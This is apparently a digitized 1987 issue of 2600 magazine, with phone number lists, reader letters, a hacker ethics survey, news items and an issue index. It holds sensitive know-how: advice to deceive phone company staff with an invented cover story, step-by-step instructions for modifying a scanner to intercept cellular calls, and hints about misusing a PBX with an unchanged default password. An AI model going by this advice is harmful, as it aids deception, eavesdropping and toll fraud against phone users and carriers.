816 842 0090 PBX
816 842 0091 PBX
816 842 1170 LDX TONE
817 332 8491 FT WORTH SCHOOL
817 625 6401 GIS
818 895 0473
818 998 7956 NAZI NEWSLINE
904 882 3242 ELGIN BASE
904 882 3248 ELGIN BASE
904 882 8201 ELGIN BASE
904 882 8202 ELGIN BASE
912 926 2204 ROBINS AIR FORCE
912 926 2726 ROBINS AIR FORCE
912 926 3231 ROBINS AIR FORCE
912 926 3232 ROBINS AIR FORCE
912 926 9725 ROBINS AIR FORCE
914 257 4281 SUNY
914 347 5540 BOCES
914 471 4853 MARIST COLLEGE
914 623 0402 NANUET NATIONAL BANK
916 334 5916 ARYAN NATIONS HOTLIN
918 258 4647

at&t sub maps

by **Bernie S.**

Finally, something free from AT&T! I've just received two copies of the "Submarine Cable Systems Chart of the World," a beautiful 38" x 52" seven-color map produced by the International Cable Engineering Department of AT&T's Long Lines Division.

I first became aware of this map last summer when a friend showed me a key ring an AT&T engineer had given him. It said, "Free AT&T Submarine Cable Maps" and listed a phone number. When I called it, the woman who answered knew nothing about maps but suggested another AT&T number to try. After five more calls like this, I finally reached AT&T's International Engineering Division. The man there denied that such maps were available, but after a little "social engineering" (I told him I was a university professor of telecom engineering and needed the map as a teaching aid), he conceded that a new version was being readied and that he'd see to it that I got a copy. Four months later the maps arrived in a big tube—it was worth the wait.

The map, a mercator projection dated December 1986, shows in surprising detail present and proposed submarine cables color-coded as AT&T's, others, and lightguides. To the best of my knowledge, no major transoceanic optical fibers have been laid yet, but this map shows them anyway. A disclaimer states, "NOTE: Chart scale prohibits the display of all submarine cable systems. Precise political and geographic distinctions are not within the scope of this representation." Still, the map shows quite a lot and is a respectable world map in its own right. In addition to submarine cable systems, the map details and labels all significant land masses, ice shelves, ocean depths and trenches, mountain ranges, political boundaries, and latitude and longitude.

The Submarine Cable Systems Chart of the World will look great on any hacker's or phreaker's wall. It obviously cost AT&T a lot of money to produce, so they'll probably be reluctant to give them away to just anybody. Be sure you have a plausible story cooked up as to why you deserve a map before demanding one. Good luck!

**You Too Can Write
for 2600!**
Just send your articles to:
2600 Editorial Dept.
PO Box 99
Middle Island, NY 11953
Call 516-751-2600
for specific info

CNA/CPA Questions

Dear 2600:

I don't understand your listing of CNA (Customer's Name and Address) numbers. For instance, my area code is 305 in Florida. According to your listing, I have to dial area code 912 (7840440) to get a customer's name and address. This seems strange because area code 912 is located in the State of Georgia and I have to pay a toll charge if I use this area code.

I have Radio Shack's Duophone CPA-1000. If all "pen registers" work the same as this one, they can be easily voided. The pen register will not record the number of an outgoing call if same is made on a cordless telephone. The call is listed as an incoming call without the telephone number.

If anyone has a suspicion that spies are registering his outgoing call numbers they have only to use the cordless phones, without worrying that same are being recorded.

No mention was made of this in your article "A Pen Register For Phreaks" in your last issue, or didn't you have any knowledge of this?

Samuel Rubin

If you take a look at our CNA list, you'll see that many area codes have their CNA bureaus located somewhere else, often in other states. It's one of those bitter ironies we hear so much about.

It's quite true that the pen register can be fooled into thinking that a cordless call is really an incoming call. We're not sure if all pen registers can be tricked this easily. However, keep in mind that when you use a cordless phone, you're broadcasting your conversation over the radio, which can be quite damaging. If this works consistently, the best method would be to dial on a cordless phone and then transfer to a regular phone. Unless of

course, you're being tapped. A face to face conversation in the middle of a huge empty parking lot might be the answer. But then there are satellites....

ITT Switching

Dear 2600:

The letter from Bernie S. in the May issue parallels my experience with an ITT 2100 switch I was responsible for in my old office. That office has been closed down for a year, and I didn't copy the documentation, so I can only describe it in general terms—but here goes.

We were a software development team located in Bergen County, NJ. In addition to the usual complement of local service (NJ Bell) lines, our office had 2 sets of lines for inward-WATS service (New Jersey and New York), and 2 sets of lines for outward-WATS (for New Jersey and the rest of the country—Band 5). What the ITT switch provided was called DISA, "Direct Inward System Access". If you called in on certain numbers in any of the sets, it bypassed the receptionist's board and got a dial tone, just as though you had picked up a phone on the premises. You could then dial an office extension directly, dial 9 for an outside (local) line, or—drum roll, please!—dial 81 or 82 to get an outside WATS line.

This switch was also programmable—the assignment of what number(s) to dial for an outside line; assign "hunt groups" (make calls to a busy number "hunt" another phone to ring); special features of multi-button phones (each button was programmable to perform any available function); assign a pecking order of numbers that could interrupt calls on other extensions, etc., etc. There was a provision for numeric passwords for the WATS lines, but we never implemented it.

the letters

The entire system was basically a giant table of what internal line had what kind of phone and its privileges. The table was kept in both RAM and non-volatile memory: when you were satisfied with your changes, you told the switch to save them. Programming was done through a serial port, which was hooked up to a 300-baud modem. Since this modem was on the phone system, this meant that it was accessible to the outside world (ITT Customer Support, by intention, but also the world generally) by calling in on a designated DISA line. Usually, however, ITT service people visiting the site would bring a custom mini-terminal or a Radio Shack Model 100 with them and hook up directly to the serial port. The system was password protected, but the default "master" password is pretty obvious.

The original idea was that us programmer types could have terminals at home, and if we got called to take care of a client's blowup, we would call in to work (on a local number if we lived close enough, or on the in-WATS if further out) and dial up the client machine on the out-WATS. In practice, it never worked worth a damn because the end-to-end line losses involved in going from WATS to WATS prevented our cheap modems from handshaking.

The powers that be lost interest in the system when it became apparent that (A) it wouldn't provide the work-from-home capability they were promised, and (B) the bozo employees couldn't keep straight when to use in-WATS and when to call in on their own nickel. (Least-cost routing was a pretty far-out concept for most of them. Of course, if some of them were using the system to call Mom in Palm Springs, it wouldn't have shown on the WATS bill, which gave only total hours of use. Is

that why WATS lines are cheaper than regular ones?)

Oh, by the way—I tried the Carolina Beachcomber's VAX program under an account that has CMKRNL but NOT CMEXEC; it works under that situation, too. Gives a fella a warm fuzzy feeling just to know that it's there if he really needs it....

The Primal Wombat

Hotline Numbers

Dear 2600:

My mailbox is always full of mail promoting some kind of Investment Advisory Service. These services tell you all about the economy, where it's headed, and what to invest in to make big bucks. For a fee (ranging from \$19 to \$149) these services mail out a monthly newsletter recommending the hottest stocks, bonds, funds, options, all kinds of things.

Most of these services also provide a telephone hotline to call for daily or weekly advice, while waiting for the newsletter.

If any of your readers know of any of these phone numbers, how about publishing the list? Who knows, we might all get rich (legally) while we read 2600!

Frank B.

Monitoring Cellular

Dear 2600:

Updating the information contained in the "Telecom Informer" of your April issue:

The 800 mhz mod diode was moved from the underside of controller board PC-3 in later models of the Radio Shack Pro-2004 scanner. Snipping one end of the diode is still the modification, however. One almost gets the feeling that Radio Shack wanted to make it easier for us to monitor cellular telephones.

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The Summer Games of 1987

(continued from page 5)

you're saying so there's no misunderstanding. Avoid local TV news—they're mostly after ratings.

Naturally, you should try not to let yourself get into a situation where such unpleasant things can happen to you. But sometimes that isn't enough. In 1985, The Private Sector, a bulletin board run by 2600, was seized merely because its phone number had been mentioned on another bulletin board system that was being investigated. Clearly, these are precarious times.

On the subject of bulletin boards, we've made some important decisions in the last month. We are going to try and start up some boards as quickly as possible. Each of our boards will have public levels that are open to anyone who calls in. Verification of callers will not be required. Being anonymous is your right. Each caller will also be given a private mailbox, through which he can communicate with other individual callers. What goes on in the private mailboxes will only be seen by the sender and the receiver. The system operator won't even be able to access this information, at least not without resetting the account so the password no

longer works. Passwords will also not be accessible by anyone other than the caller.

We feel this will uncloud the issue of what is legal and what is not. On the public levels, illegal information, such as credit card numbers and long distance codes, won't be permitted and will be removed if spotted. Public levels will be accessible to everyone who calls. Private mail will remain private. It will be analogous to the mail we get from the post office. By making these distinctions, we think it will become much harder for bulletin boards to be "raided" because of supposedly illegal activities.

We've received some calls from folks interested in running bulletin boards. We now need software that can perform the above functions. If you have access to this, please contact us.

If you belong to a company or organization that agrees with what we're saying, you might want to donate or loan computer equipment for this purpose. We'll also be happy to run boards for anyone who wants to sponsor one, but has misgivings about doing it from their home. We have the means to save a little bit of freedom here. We cannot do this alone.

2600 HAS MEETINGS

**Every Friday afternoon
between the hours of 5 and 8
in the Market area of the Citicorp Center
in New York City,
53rd Street and 3rd Avenue**

A HACKER SURVEY

At times like these, people begin asking philosophical questions. What is right and what isn't? We thought that would be a good subject to ponder for the hackers of the world and this is what we've managed to come up with so far. Feel free to write in with your own comments, whether you're a hacker or not.

The one thing that most of the hackers we spoke with seem to agree upon is that stealing merchandise with credit card numbers is wrong. Many went on to say that this does not comprise hacking at all. In other words, any moron can get a credit card number and many do.

Why are such people categorized as computer hackers? Probably because some of them use computers to get credit card numbers, said a few. Others believe it's because the public and the media don't understand how anything involving credit card fraud can be accomplished without the help of a computer. It's quite possible to commit credit card fraud simply by picking a credit slip out of the garbage or by standing around an ATM machine until somebody discards a receipt that has their Visa number on it. Since many credit checks don't verify the person's name or the card's expiration date, it's become extraordinarily easy. Which is another reason many hackers dislike it.

What should happen to such people? Many hackers believed they should be dealt with severely, although prison terms weren't mentioned. Almost all believe they should pay back whatever it was they stole.

How about long distance fraud? Reactions to this were mixed. Some feel that ripping off long distance companies is exactly like credit card fraud. Others believe it's a few steps above it, particularly if a hacker uses ingenuity and common sense to avoid being caught. A few questioned whether or not there was actually any loss of money to the company involved, particularly the big ones. "Who does AT&T have to pay when they're

stuck with a fraudulent phone bill? Do they pay themselves? The smaller companies usually pay AT&T, but who do the bigger companies have to pay? It's not like we'd make a two-hour call across the country if we had to pay for it, so the lost revenue speech is kind of hard to swallow." "It seems to me that the phone lines would still be there whether or not we were on them, the computers would still be running if we weren't on them, either way the cost to the company is almost the same." A few pointed out that the bad publicity surrounding code abuse probably does more harm than the actual phone bills.

Some said that toll fraud was a necessary part of computer hacking, but it wasn't a form of hacking in itself. But nearly all we questioned seemed to agree that when caught, the culprit should be made to pay back what they used, as long as they're presented with evidence that they made the calls.

What kind of hacking is acceptable in the hacker world? Generally, access to systems that a hacker would never gain access to, regardless of how much he was willing to pay. Systems like the phone company computers, credit checks, census bureaus, and private military systems were mentioned most. "By accessing these, we're learning a lot more than we ever could on CompuServe." "We can uncover lots of secrets, like how easy it is to change somebody's credit or how easy it is to find an unlisted phone number. People would never know these things if it weren't for us." These kind of hackers look upon themselves as "technological Louis and Clarks".

What kind of price should a hacker pay if he's caught on a non-public system? A few said a fine of some sort should be imposed. But most seemed to believe that an agreement of some sort could be reached between the various parties, such as the hacker telling the operators how they accessed their system and what bugs

(continued on page 22)



Telenet

A US Sprint Company

Telenet Communications Corporation

12490 Sunrise Valley Drive

Reston, VA 22096

703 478-3040

7/01/87

Dear PC Pursuit Customer:

You may be aware of the FCC's recent proposal to impose switched access charges on Telenet and the other enhanced service providers (ESPs). This letter is being sent to all PC Pursuit users to provide some initial information on the new FCC proposal and to answer questions you may have regarding the proposal and its potential impact on PC Pursuit and other computer-based services.

Switched access charges (also called "carrier access charges") were originally devised by the FCC as the interexchange carriers' means of payment for their use of the local exchange dial network in originating and terminating long distance traffic. Now the FCC proposes to extend these access charges to enhanced services such as Telenet's PC Pursuit, as well as to any other computer-based service which has interstate traffic, including database services, electronic mail, computer conferencing, home banking/shopping, timesharing, and videotex.

Based on information now available from the FCC, we estimate that access charges would add approximately \$4.50 per hour to ESP costs for dial-in access to a remote host computer, and \$7-9 per hour for a service such as PC Pursuit which uses both dial-in and dial-out access on each call. PC Pursuit customers and other computer users would be particularly affected by these access charges. PC Pursuit's current "Flat-rate/unlimited usage" service would have to be repriced on a per usage basis, incorporating the \$7-9 per hour access charge. It is doubtful that the service could survive at this inflated rate.

Telenet and the other enhanced service providers intend to fight the FCC's proposal. You can assist in our effort by letting the FCC and your Congressional representatives know how access charges will adversely affect your ability to reach information and remote BBS systems affordably. The FCC has asked for this input. Please use this opportunity to add your voice to the debate and stop the proposed increase.

Once the FCC's official Notice of Proposed Rulemaking has been published, we will provide more details on the proposal. This information will include addresses and other information for your letters, and the FCC's schedule for receiving comments on the proposal. In the meantime, please address your questions or comments to FCC.ISSUES on PC Pursuit's Net Exchange BBS. PC Pursuit customers can access the Net Exchange using the following sign-on procedures:

@C PURSUIT, YOURID (CR)
PASSWORD=YOURPASSWORD (CR)

Working together, we defeated a similar proposal which would have applied access charges to PC Pursuit and other enhanced services just three months ago. With the same effort now we can repeat our victory, and protect the important computing resources we enjoy affordably today.

WE NEVER THOUGHT WE'D SEE THE DAY WHEN THIS MAGAZINE would actually donate space to a huge corporation in order to give them a chance to get a message through. Well, in this particular case, they make a lot of sense. It's a rare occurrence, but it does happen now and then.

CALL DETAIL ---- PAGE 32
 PIN/ACCOUNTING CODE 367
 ORIG. CITY: OAKLAND

CUSTOMER:
 INVOICE #
 JUL 05, 1987

NO	DATE	TIME	CITY	ST	A/C	NUMBER	MIN	COST
1	06/03/87	06:31PM	E LOSANGELES	CA	213	389-2514	3.0	.79
2	06/03/87	06:33PM	E ALAMEDA	CA	415	523-5083	2.0	.26
3	06/03/87	07:54PM	E ALAMEDA	CA	415	523-5083	1.0	.17
4	06/03/87	09:20PM	E ALAMEDA	CA	415	523-7154	1.0	.17
5	06/03/87	11:41PM	N BERKELEY	CA	415	845-7443	1.0	.12
6	06/03/87	11:51PM	N BERKELEY	CA	415	845-7443	2.0	.19
7	06/04/87	12:28AM	N DAVIS	CA	916	752-4894	15.0	1.86
8	06/04/87	12:43AM	N DAVIS	CA	916	752-4821	1.0	.19
9	06/04/87	11:53AM	D DAVIS	CA	916	756-6337	8.0	1.73
10	06/04/87	02:07PM	D SANBARBARA	CA	805	685-8210	16.0	4.46
11	06/04/87	02:21PM	D W WEBSTER	NY	716	671-0771	10.0	3.23
12	06/04/87	02:34PM	D LA MESA	CA	619	698-8925	10.0	2.95
13	06/04/87	05:08PM	E IRVINE	CA	714	856-0319	1.0	.34
14	06/04/87	06:12PM	E SARASOTA	FL	813	924-7317	2.0	.43
15	06/04/87	07:46PM	E RICHMOND	CA	415	223-6625	6.0	.61
16	06/04/87	08:01PM	E SARASOTA	FL	813	924-7317	65.0	12.87
17	06/05/87	12:11PM	D BERKELEY	CA	415	642-4636	1.0	.22
18	06/05/87	02:00PM	D IRVINE	CA	714	856-0319	11.0	3.23
19	06/05/87	04:24PM	D OAKLAND	CA	415	836-8733	1.0	.22
20	06/05/87	06:13PM	E HEMLOCK	MI	517	642-8101	1.0	.23
21	06/05/87	06:16PM	E HEMLOCK	MI	517	642-8101	12.0	2.41
22	06/05/87	09:18PM	E DIAMONDBAR	CA	714	595-9436	1.0	.34
23	06/05/87	11:10PM	N DAVIS	CA	916	752-3719	31.0	3.76
24	06/06/87	11:24AM	N ALAMEDA	CA	415	521-0506	1.0	.12
25	06/06/87	11:25AM	N ALAMEDA	CA	415	521-1611	1.0	.12



NOW THIS IS MORE LIKE IT! A page from the \$1200 Sprint bill we got this month! We chatted with them about this last month when we first discovered that the code they never bothered to tell US about had gotten into the wrong hands. "Don't worry," they said. "We'll take care of it." Do we look worried?

To restore 800 mhz coverage on the Pro-2004 scanner, carefully remove the cover and locate the controller board PC-3. Early versions will have a diode added to the underside of this module. On the newer models the diode has been relocated to the top of PC-3. Locate Diode D513 toward the back left of the module and clip one end. (You can remove it entirely, but it's easier to put back together for servicing under the warranty if you simply snip one end.) This will restore both the 30 khz steps and the 800 mhz cellular telephone band.

Keep up the good work!

Stingray

The federal government has recently sided with the cellular phone companies in allowing them to not place warnings on their phones admitting to the possibility of their phone calls being listened to. Our position is simple: listening to a radio is not the same as tapping into a line. For one thing, it's a hell of a lot easier. But there is really no invasion of privacy in receiving something that has come into your own home. Eventually, we feel, the crazy law that makes it a crime to listen to certain frequencies will be repealed. Especially if plans and modifications like the above continue to proliferate. Send us yours today!

An Experience

Dear 2600:

About a year and a half ago I was apprehended for "unauthorized use of phone lines". Here's my experience in a nutshell. Myself and my friend, The Ice Lord, rang up most of about \$8000 worth of fraudulent calls to a small long distance service that couldn't afford to take the loss. Through carelessness, we were busted by the jerkwater sheriff's department in cooperation with some incompetent PI's and the FBI. They fumbled around with my system and gave away the fact that

they had just busted Ice Lord by the way they accessed disk directories before packaging up my computer, notes, and joysticks. I would advise that anyone who gets into a similar situation not talk, as I did, because in my case cooperation didn't make it any easier on me. It just strengthened the plaintiff's case anyway. The judge went pretty easy on us and the insurance company settled the lawsuit, so as soon as I get a new keyboard (the cops managed to waste most of my Comm-64's chips), life will get mostly back to normal. By the way, even though they had evidence, other crimes were overlooked. Just wanted to share my experience—hope it's of some value.

I love your mag but can I anticipate something more in the way of how-to articles and beginning to semi-technical projects? Also, I'm looking forward to hearing about a 2600 meet on the west coast. Any chance of it?

Lastly, can you give me the full story on Bill Landreth's disappearance?

The Sorcerer

We hope when you say "life will get back to normal", you don't mean you'll continue to openly commit fraud on some poor phone company. There is very little of what you told us that sounds like true phreaking or hacking. Anybody can make free phone calls these days but only a few know how to thoroughly explore and discover new tricks.

We're looking for more how-to articles which our readers are encouraged to submit. As far as meeting on the west coast, that depends on how many people seem interested.

We don't know much about Bill Landreth (author of Out of the Inner Circle), but word has it that he's reappeared.

(continued on page 22)

2600 marketplace

A FULL PAGE AD in 2600 costs only \$200. Half page, \$100. Contact 2600 Advertising, PO Box 762, Middle Island, NY 11953.

FOR SALE: SWTPC Model CT-82 intelligent video terminal. Completely programmable (150 separate functions), RS-232C & parallel printer ports, full ASCII keyboard w/cursor control pad, 9" P-31 CRT w/7x12 dot matrix—up to 92 column capability, 32 baud rates to 38,400—much more. Excellent condition with full documentation. Originally \$800, sell for \$125 or best offer. Bernie Spindel, 144 W. Eagle Rd., Suite 108, Haverton, PA 19083.

FOR SALE: COMMODORE 8-BIT ROBOTICS KIT by Fischertechnik. All hardware, interface, software and manuals included. Mint condition. \$399. Send phone # to: Box 571, Forest Hills, NY 11375.

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BEST HACKER AND PHREAKER written public domain software for the Apple II family. Two double sided diskettes full of communication and deprotection utilities. These programs were combed from the best BBS and clubs nationwide. Send \$10 cash, check, or MO to Mark B., 1486 Murphy Rd., Wilmington, OH 45177-9338.

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Deadline for September issue: 9/5/87.

THE COLD TRUTH

they got us in a heatwave
playing in the arcade
one too many login
on the government line....

all around the country
they descended in a rage
making sure we couldn't talk
putting locks upon the cage
but willy got a tip-off
and he said this just won't do
there's way too much to lose
and there's so much more to do

willy man willy
where did you go wrong
shoulda listened to your parents
shoulda left the toys alone
but hacker sees as hacker does
you did it all the time
you made it to the history books
your life was just a crime

now jimmy used a credit card
he made up in his head
and freddy was a gangster
with the telephone they said
connecting 50 people
for a trans-atlantic fling
the robin hoods of wires
that was just our kind of thing

we accessed information
that was not for us to see
and we knew the day would come
when we'd have to pay the fee
but none of us knew willy
had got so far along
no none of us knew willy
had unearthed the secret song

always such a quiet kid
he never made a scene
and what he did inside his room
it seemed just like a dream
manipulating satellites
and turning wrongs into rights
electronic terrorists
the baddest gang in town

willy man willy
where did we go wrong
shoulda listened to our parents
shoulda spent the nights at home
instead we hung out with a bunch
of teenage kids who thought too much
we never seemed to realize
what it was we always knew

he told me of a super-VAX
he scanned in Fort George Meade
all the defaults seemed to work
we hacked away with speed
nuclear ambitions
and plans for future kings
graphic expectations
of the day the bell would ring

this was no war game picture
we were moving through a brain
every room had thirteen exits
and at least a dozen names
a digital translation
of everything we say
is being stored and catalogued
in rows of little crays!

our buffers couldn't capture it
was way too much to groc
some sleepless nights to analyze
before there was a KNOCK
and willy had his printouts
he stayed out late that night
descrambling the evidence
preparing for a flight

the A train it ran all night
and willy so did you
til they holed you up
on an uptown number two
the smartest motherhacker
that ever ever was
your voice is silent now
and your terminal is lost

willy man willy
where did it go wrong
shoulda listened to our parents
shoulda sung a different song
but i got off so lucky
and you ya had to run
so instead of being happy
you're 3-4-2-9-1-1

i lost some bits of memory
my thinking cap's on tight
i'll never understand
how you thought you'd win the fight
when they kill the first amendment
will the second be the first?
what's the point of even thinking
if your brain's about to burst?

willy man willy
where did you go wrong
just another johnny too bad
that the world will never know
i wish the clock could turn around
and run the other way
but i've had too much to drink
and there's nothing i can say

Pacific Bell between July 1986 and May 1987 for dial-it service (976) calls, \$40.1 million went to pornographic services. Someone send this to Falwell, please. We like it when he gets indignant....Over to England: British Telecom has been rocked by a million dollar long distance fraud perpetrated by its own operators. The fraud was centered at the City of London International Telephone Exchange at Wren House directly opposite St. Paul's Cathedral. Companies were paying operators under the table to place international calls for free. For an operator to place a call, they must fill in a green card with the number of the caller and the overseas number dialed. If the call cannot be connected, the cards are "crossed through". No names appear on the green cards. Operators conceivably could have been connecting calls and "crossing through" after the caller had been connected....Police in London are hunting for a gang who cut a street telephone cable and intercepted calls as part of a swindle that netted \$1.2 million in Krugerrand gold coins. Two of the con men, dressed in business suits and carrying briefcases, bought the Krugerrands with two forged bank drafts. To make sure the drafts would be honored, a gang member had lifted a street manhole cover near the bank and sawed through a telephone cable. A fourth member of the gang, disguised as a telephone engineer, plugged into a nearby junction box and intercepted calls from two bullion firms to the National Westminster Bank. Posing as a bank official, he assured the bullion dealers that the drafts were in order. "Someone knew a hell of a lot about the bullion business—and even more about telephones," said one investigator. "This is a magnificent crime," said another....British Telecom has adopted the name Callstream for its telephone information and entertainment services that are charged at higher-than-normal

rates. Callstream covers all services using phone numbers beginning with 0898, 0077, 0066, and 0055....And finally, Britain's 30 million pound a year 999 emergency service, which handles up to 50,000 life and death calls a day, quietly celebrated its fiftieth anniversary on July 1. Starting next year, calls to the well-known phone number will be switched to the appropriate emergency service faster as part of a new system. British Telecom's 14,000 specially trained operators at 200 exchanges will know immediately when there is an emergency call on the line. The call will be given priority over all waiting calls for connection to the first available operator. A special emergency call format will appear on the operator's terminal, and if the call is from a digital exchange the system will automatically display the calling number and the emergency authorities' numbers. The operator will select the number of the required service and OSS (Operator Service System) will connect the call. The history of 999: When introduced in London on July 1, 1937, it was a world first. It was then rolled out to the rest of the country. The Second World War held up progress but by 1948 all of Britain's major towns served by automatic exchanges had 999. A Parliamentary Committee had recommended a single, memorable number that could be used throughout the country to summon emergency help, plus sound and visual alerts at the exchange to let operators know of an incoming emergency call. Technical reasons dictated the choice of 999. The number had to be three digits to work in London. And the digits needed to be the same so that the number was easy to remember and to dial. The digit 0 connected with the operator. Number 111 could be set off accidentally by faults or lines on poles touching in the wind. Numbers 222 to 888 were in use by customers. So 999 it was.

Phone Literacy

Dear 2600:

Your readers might be interested in knowing about a publication devoted to exposing federal surveillance: Full Disclosure, \$15 from Box 8275, Ann Arbor, MI 48107. Also, for an early example of phone phreaking, check out Philip Agee's spellbinding new book, *On the Run*. As the CIA was hounding Agee from country to country, it was essential for him to stay in touch with his international network, which he did partly through "express phones" around Paris which had had a small slot drilled above the coin counter into which a paper clip could be inserted.

Finally, a comment on Izzy Hear's letter in the May issue. Like Izzy, I know electronics and am computer-literate, but a lot of the specialized language in the world of phone-tech leaves me baffled. How about if 2600 puts together a special issue some time devoted to bringing your less-sophisticated readers up to speed? I'd especially like to see a good list of manuals that could lead one from more elementary to more advanced understanding.

I think we agree that in coming years phone literacy is going to be as important for resisting the police state as computer literacy. One example is the British disarmament movement, CND, whose members have been fighting a running battle for years over malfunctions that always seem to happen to their heavily tapped phones at crucial moments. Another concerns the fall of Allende in 1973: in the early hours of the fateful morning as Pinochet's tanks began rolling towards the Presidential Palace, it appeared that the phones of about 2500 of Allende's closest associates in government had gone dead. In his book on the Allende "destabilization", the US ambassador at the time marvels

that this could have been accomplished in a few hours by only two phone technicians. Gee, GTE? No, ITT.

Audie O'Sirkit

We never did trust them anyway.

WRITE A LETTER!

And send it to us!

If you have questions or comments about our magazine or about computer hacking and phone phreaking, write them down and send them to

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SURVEY

(continued from page 15)

were present to allow them to do this. Very few were sympathetic to companies or organizations that allowed hacking to go on for long periods of time. "It's their own fault—who else is there to blame? If we didn't get in there, somebody else would have." "Lots of times we tell them about their bugs, and they either ignore us or just fix it without even saying thanks. I think they deserve what they get, honestly."

Hackers have a distinct definition of what is good hacking and what is bad hacking. Bad hacking would include actions like crashing a system for no particular reason. "Good hacking is entering a system, creating ambiguous accounts, covering your tracks, defeating the accounting, gaining high access, exploring, learning, and leaving. A bad hacker erases files and reads others' mail."

1986

PRIVATE SECTOR RETURNING—Back online soon but many questions on seizure remain; THE BASICS: DIVESTITURE: WHAT HAPPENED?—an explanation of that which is confusing the populace; FLASH: AT&T steals customers, Dominican blue boxers, computerized hooky catcher, Falwell attacked by computer, an astronomical phone bill, dial-a-porn update, phone booth victorious; LETTERS: Getting credit from alternate carriers, tracing methods, mobile phones, Manitoba raid; 2600 INFORMATION BUREAU—blue box programs; SYSTEMATICALLY SPEAKING: confusing payphones, code abuse software, centrex features in your house, VAX 8650, overcharge hunters; VMS: THE SERIES CONTINUES—more on security features; IT COULD HAPPEN TO YOU!—what happens when hackers have a fight; DIAL BACK SECURITY—holes in the systems; FLASH: abuse of party line, unique obscene caller, news on pen registers, reporters steal Swiss phones, pay phone causes panic; LETTERS: asking questions, blue box corrections, Computel complaint, BBS security; 2600 INFORMATION BUREAU—assorted numbers; SYSTEMATICALLY SPEAKING: Sprint and US Tel merge, write protect tabs wrong, Bell Atlantic chooses MCI, cellular phones in England, infrared beeper, electronic tax returns, acoustic trauma; AN OVERVIEW OF AUTOVON AND SILVER BOXES—the military phone network and how your touch tone phone can play along; AN AMERICAN EXPRESS PHONE STORY—a memory of one of the better hacking escapades; FINAL WORDS ON VMS—security devices and assorted tips; FLASH: hacker zaps computer marquee, Soviets denied computer access, calling the shuttle, new ways of stealing data, computer password forgotten; LETTERS: corporate rates, defeating call waiting, ringback numbers, where is BIOC?, credit where it's due, special 800 number; THIS MONTH AT 2600: Private Sector's return, Computel and Compuserve, Telepub '86, a postal miracle; SYSTEMATICALLY SPEAKING: Jamming satellites, TASS news service, Soviet computer update, dialing the yellow pages, Northern Telecom to destroy CO's, more phones than ever; RSTS FOR BEGINNERS—basic system functions, login procedures; MOBILE PHONES: THEORY AND CONSTRUCTION—how to build your own mobile phone; FLASH: British phonebooth wedding, another large Sprint bill, bad tenant databases, car breathalizers, phone phreak fined, Marcos phones for free; LETTERS: blue box coding, electronic road pricing in Hong Kong, UNIX bugs, more on AE hacking; A STORY OF EAVESDROPPING—from World War II; THIS MONTH AT 2600: transcripts of Private Sector raid, more on Computel; SYSTEMATICALLY SPEAKING: 617 to be divided, Congress chooses AT&T, Baby Bells don't pay AT&T bills, equal access 800 numbers, data encryption, DA failure, AT&T loses its zero; EXPLOITS IN OPERATOR HELL—harassing operators from Alaska; THE COMPUTEL SCOOP; FLASH: Bellcore publications go public, US and France link phones, computer grammar, shower phone, cellular modem, high tech parking meters, Congressional computer; LETTERS: foreign phone systems, Russian phone books, numbers to dial on a blue box, Boston ANI, Cheshire Catalyst, CNA, ways of answering the phone; 2600 INFORMATION BUREAU—Autovon numbers, alternate phreaking methods for alternate carriers; SYSTEMATICALLY SPEAKING: Wrestlemania pins Bell, sting boards on the rise, American Network fears hackers, free pay-phones plague New Jersey, disposable phones, hacker terrorists; COMPUTER CRIME REVIEW—a review of the report from The National Center for Computer Crime Data, HOW TO HACK A PICK—An introduction to the Pick operating system and ways of hacking into it; NOTHING NEW IN COMPUTER UNDERGROUND—review of a new book; FLASH: New York's new computer crime law, a \$6,829 phone bill, how big computer crime pays, public phone secrecy, Capitol Hill hacker, Citibank money games; LETTERS: English phreaking, ways of tricking sting BBS's, called party supervision, 2600 Phun Book, Captain Midnight, RCI; 2600 INFORMATION BUREAU—some phone numbers; RESOURCES GUIDE; SYSTEMATICALLY SPEAKING: Hands across Telenet, calling Kiev, Nynex bumps off Southwestern Bell, stock market crash, cell site names, videophones; VIOLATING A VAX—Trojan horses, collecting passwords, etc., etc.; THE FREE PHONES OF PHILLY—Skyline providing completely free service from pay phones; FLASH: town crippled by telco strike, prisoners make illegal calls, hacker degrees, New Jersey taps taps, ex-fed is tapped, water company wants customers' social security numbers, computers strike again, federal employees "tracked"; LETTERS: Association of Clandestine Radio Enthusiasts, ITT correction, NSA, more on VMS, Telecomputist, a 950 trick; 2600 INFORMATION BUREAU—World Numbering Zones; SYSTEMATICALLY SPEAKING: AT&T selling pay phones, automated operators, cellular dial-by-voice, new British phone service, no data protection for Hong Kong, Congressional fraud hotline, federal phone failures, Indiana telco threatens AT&T; KNOWING UNIX—sending mail and general hacking; A TRIP TO ENGLAND—and the fun things you can do with phones over there; FLASH: Phone fraud in governor's house, Big Brother, Teltec fights back, vandalism, 911 calls; LETTERS: shutting down systems, legal BBS's, VAX/VMS tips, 2600 INFORMATION BUREAU—a list of telcos, a list of area codes and number of exchanges; SYSTEMATICALLY SPEAKING: USSR computers, ATM's in China, NYCE, TV blue boxes, government phones, rural radio phones; SOME FACTS ON SUPERVISION—answer supervision explained; RCI & DMS-100 BUGS; ANOTHER STINGER IS STUNG—Maxfield exposed again; FLASH: NSA drops DES, hackers on shortwave, Big Brother traffic cop, crosstalk saves a life, Indian phones, video signatures, FBI shopping list, airphone causes confusion; LETTERS: Captain Midnight, annoyance bureau, SL-1 switches, credit, PBX's, 800 word-numbers, public CNA's; 2600 INFORMATION BUREAU—Winnipeg numbers; SYSTEMATICALLY SPEAKING: Sprint overbills, AT&T ranks #1, portable VAXes, call rejection; DEATH OF A PAY PHONE—nasty business; TRASHING: AMERICA'S SOURCE FOR INFORMATION—still more tactics; FLASH: FBI investigates coffee machine, CIS copyrights public software; Navy software, HBO encryption, Indiana "Fones"; LETTERS: Numbers, telco harassment, Puerto Rican telephones, Q's and Z's; 2600 INFORMATION BUREAU—Overseas numbers; SYSTEMATICALLY SPEAKING: Electronic tax returns, software makers crash BBS, ICN, Ultraphone, ESS in Taiwan, NSA wants new chip; ICN—MORE THAN A BARGAIN—a look at one of the worst phone companies in the world; MASTERING THE NETWORKS—communicating on Arpanet, Bitnet, etc.; FLASH: Reagan tortures patients, FBI angers parents, Q and Z controversy; LETTERS: Telenet hacking, ANI's, 811, 976 problems; 2600 INFORMATION BUREAU—British BBS numbers; WRATH OF GOD STRIKES 2600; SYSTEMATICALLY SPEAKING: Banks link arms, Sprint has too many customers, new payphones, nickname listings, computer college; A LOOK AT THE FUTURE PHREAKING WORLD—Cellular telephones & how they work; HOW CELLULAR PHONES CAME ABOUT AND WHAT YOU CAN 